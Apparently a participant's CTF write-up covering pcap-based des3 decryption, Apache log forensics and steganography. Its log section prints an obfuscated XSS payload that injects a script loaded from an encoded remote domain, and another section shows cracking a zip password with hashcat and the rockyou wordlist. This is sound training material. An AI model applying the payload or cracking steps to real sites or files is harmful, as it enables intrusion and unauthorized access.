
IIT Kanpur CTF

Metadata		
Team	Vector	
Username	Madhusudan	
Discord	web_archer	
Challenges	**Category**	**Name**
	Forensics	List3n!
	Forensics	Logs of Doom
	Misc	Hide and Seek
	Boot2root	Ch@CH@
	Boot2root	Pepoye
	Boot2root	Fear


Note: This writeup won't provide you direct solution It will include all the steps and all the digging of how I reached the solution. Enjoy the dungeon ;)

Challenge: List3n!

This challenge had a Packets.pcap file




Right-click the packet and follow the TCP stream you will see some messages and a command to decrypt the file.des3




Now we have to find the file.des3

Change the TCP streams by clicking the place pointed by an arrow




On 2 steam we can see a salted openssl file


If we directly copy-paste it it won't work we have to save it as raw to do that click ASCII select raw



Data will look like this



Click on save as and save it keep the file name the same to avoid any errors



Enter the command from the TCP stream 0

```
┌──(shivam㉿kali)-[~/iitk/misc/listen]
└─$ openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(shivam㉿kali)-[~/iitk/misc/listen]
└─$ cat file.txt
C3iCenter{N3tw0rkN1nj4}
```

That’s our flag

Challenge: Logs of Doom

In this challenge we had an Apache access log file and the description also mentioned seeing the malicious thing in the Apache logs (don't remember the whole description and the challenge is also down so can't add it)

I used a tool to analyze the Apache logs
https://www.apacheviewer.com/

This tool does not have any special quality you can just view your logs with some colorful beautification

IP Address	Date	Request	Sta...	Size	Country	Referer
192.168.31.183	01-03-2022 08:52:58	GET /dvwa/vulnerabilities/xss_r/?name=hack...	200	4247	N/A	
192.168.31.183	01-03-2022 08:53:06	GET /dvwa/vulnerabilities/xss_r/?name=john...	200	4245	N/A	
192.168.31.183	01-03-2022 08:54:34	GET /dvwa/vulnerabilities/xss_r/?name=%3C...	200	4280	N/A	
192.168.31.183	01-03-2022 08:55:08	GET /dvwa/vulnerabilities/xss_r/?name=%3C...	200	4298	N/A	
192.168.31.200	01-03-2022 08:55:43	GET /dvwa/ HTTP/1.1	200	6598	N/A	http://192.168.31.200/dvwa/
192.168.31.200	01-03-2022 08:55:44	GET /dvwa/js/add_event_listeners.js HTTP/1.1	404	300	N/A	http://192.168.31.200/dvwa/
192.168.31.200	01-03-2022 08:55:44	GET /dvwa/js/add_event_listeners.js HTTP/1.1	404	300	N/A	http://192.168.31.200/dvwa/
192.168.31.200	01-03-2022 08:55:45	GET /dvwa/instructions.php HTTP/1.1	200	22621	N/A	http://192.168.31.200/dvwa/
192.168.31.200	01-03-2022 08:55:46	GET /dvwa/js/add_event_listeners.js HTTP/1.1	404	300	N/A	http://192.168.31.200/dvwa/instr
192.168.31.200	01-03-2022 08:55:47	GET /dvwa/instructions.php?doc=PDF HTTP/...	200	3251	N/A	http://192.168.31.200/dvwa/instr

These are more pleasing rather than black-and-white terminal text now analyze it
On timestamp:01/Mar/2022:08:41:37 we can see in the referrer there is some obfuscated js

http://192.168.31.200/dvwa/setup.php	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Saf...
http://192.168.31.200/dvwa?eqwty=</script><svg/onload='+/	/onmouseover=1/+(s=document.createElement(/script/.source), s.stack=Error().stack, s.src=(domain=EEEEEEEE..
http://192.168.31.200/dvwa/about.php	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Saf...

```
</script><svg/onload='+/"/+/onmouseover=1/+(s=document.createElement(/s
cript/.source), s.stack=Error().stack,
s.src=(domain=EEEEEEEEeEEEEeeEEEEEEEEEeeEEeeEEEEEEEEeeEeEEeEEEEEEEEE
eeeeEeeEEEEEEEEeeEeeEEEEEEEEEEEeeEEEEEEEEEEEEeeEEeeeEEEEEEEEeeeEEee
EEEEEEEEeEeeeeeEEEEEEEEeeEEeeEEEEEEEEEEeeEEEEEEEEEEEEeeEEEEEEEEEEE
EEeeEeeEEEEEEEEEEeeeeeEe).slice(2),
document.documentElement.appendChild(s))//'>
```

Firstly I didn't realize what it was I even did ChatGPT

4. **Script Creation and Execution**: Within the `onload` event, a series of operations are performed:

   - A script element is created using `document.createElement('script')`.
   - The stack trace of an error is captured with `Error().stack`.
   - The script source (`src`) is set to a manipulated string (`domain`), which appears to be a series of 'E' and 'e' characters:


```js
s.src = (domain=EEEEEEEEeEEEEeeEEEEEEEEEEeeEEeeEEEEEEEEEeeEeEEeEEEEEEEEEee
```

   - This string slicing technique could be obfuscating the actual URL or code that will be executed.
   - Finally, the script is appended to the document:


```js
document.documentElement.appendChild(s)
```

As always nothing useful got from him after wandering for several hours with js deobfuscation I was empty-handed so I thought it could be some kind of encryption I quickly used the cipher identifier of the dcode.fr site

I got more than one output. I didn't expect that from the output deep inside me I knew none of the listed encryption decryption techniques would work still as an insane person I checked all the methods in the hope that something would work. But still empty-handed



While pouring my 2nd cup of coffee I realized I hadn’t tried the Daddy cyber chef's magic feature so I did




Thats the flag

P.S: With this flag, we also got the lead for 55 points 2nd rank team was super close just 5 points

Url of cyberchef for this chall solution:
https://gchq.github.io/CyberChef/#recipe=Cetacean_Cipher_Decode()&input=RUVFRUVFRUVFZUVFRUVIZUVFRUVFRUVFRUVIZUVFZWVFRUVFRUVFRUVIZUVIRUVIRUVFRUVFRUVFZWVIZUVIZUVFRUVFRUVFRWVIRWVIRUVFRUVFRUVFRUVFZWVFRUVFRUVFRUVFRUVFZWVFRWVIZUVFRUVFRUVFRWVIZUVFZWVFRUVFRUVFRUVIRWVIZWVIRUVFRUVFRUVFZWVFRWVIRUVFRUVFRUVFRUVIZUVFRUVFRUVFRUVFRUVFZWVFRUVFRUVFRUVFRUVFZWVFZWVFRUVFRUVFRUVFRWVIZWVIRWU

Challenge: Hide and Seek

I like the name of the challenge very classy name they hide the flag and we seek it. So in this challenge, we had an image file named 1.jpg



Since we only have one image there must be some kind of steganography quickly check some tools

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ stegdetect 1.jpg
1.jpg : jphide(*)
```

Steghide detected it had some nasty things hidden *(although I knew it already)*

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ exiftool 1.jpg
ExifTool Version Number         : 12.76
File Name                       : 1.jpg
Directory                       : .
File Size                       : 29 kB
File Modification Date/Time     : 2024:06:22 14:32:42+05:30
File Access Date/Time           : 2024:06:24 00:16:14+05:30
File Inode Change Date/Time     : 2024:06:24 00:09:15+05:30
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
URL                             : exif
Image Width                     : 400
Image Height                    : 376
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 400x376
Megapixels                      : 0.150
```

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ /home/shivam/iitk/misc/jsteg-linux-amd64 reveal 1.jpg
jpeg does not contain hidden data
```

There were no exif and jsteg also didn't work

For those who don't know jsteg is the counter version of zsteg where zsteg is for png file jsteg is for jpeg


Now there is one more best steganography tool one of the best feature of it is it's a website available online

https://www.aperisolve.com/


Upload the image and enable whatever does not need a password

Click submit

After uploading the image you will see 2 flags on this image name section, stop your temptation they are not the correct flags they are players who changed their file name and uploaded that although it doesn't matter.



The thing we are interested in is common passwords I tried passwords one by one and the exif worked




```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ steghide extract -sf 1.jpg
Enter passphrase:
wrote extracted data to "mystery.zip".
```

Mystery.zip is password-protected

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ 7z e mystery.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_IN Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 3518 bytes (4 KiB)

Extracting archive: mystery.zip
--
Path = mystery.zip
Type = zip
Physical Size = 3518


Enter password (will not be echoed):
```

A new quest was added to find the password, used zip2hashcat I know I know there is zip2john but hashcat uses GPU which means faster cracking

```
┌──(shivam㉿kali)-[~/iitk/misc/hideandseek]
└─$ zip2john mystery.zip > hash
ver 2.0 mystery.zip/1/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/pc/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/tasks/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/data/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/data/3/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/data/3/meta data/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/data/3/meta data/4/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/files/2/desktop/data/3/videos/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/docs/ is not encrypted, or stored with non-handled compression type
ver 2.0 mystery.zip/1/pictures/ is not encrypted, or stored with non-handled compression type
```

Used hashcat to crack the hash

```
hashcat hash /usr/share/wordlists/rockyou.txt
```

The password is admin

```
$zip2$*0*3*0*cc8bdd1adf0526cc0d97d9158ecd6f2c*a990*1a*cbe8beea0ad33ed6473ac2ae46739b73088d64eeb45fffd6aaa9*2d84a7
47424f7a39dbcb*$/zip2$:admin

$zip2$*0*3*0*0e0c471d7745108aae5bf814c681b6fd*f99e*f*1e3bf5ce4fdb42e598f1de708db6fb*38b57d7a85ca31e8a0e1*$/zip2$:
admin
$zip2$*0*3*0*8cf77b563476ed1c4420ec6d330ba6b2*a4ec*10*5e4be3c464bc7401a935c99f085f04ad*d7909f6bac362a99b7d1*$/zip
2$:admin
$zip2$*0*3*0*b253a9afac13a5c9ac4fe1d8350af159*3add*23*f2b323646df5581af536b7e72ffec5c97e77fed219108c7ff667cbbf6cc
f27dfeae620*a4bb97c966ac9ed8cdd4*$/zip2$:admin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13600 (WinZip)
Hash.Target......: hash
Time.Started.....: Mon Jun 24 00:47:25 2024 (1 sec)
Time.Estimated...: Mon Jun 24 00:47:26 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   190.0 kH/s (6.12ms) @ Accel:16 Loops:999 Thr:32 Vec:1
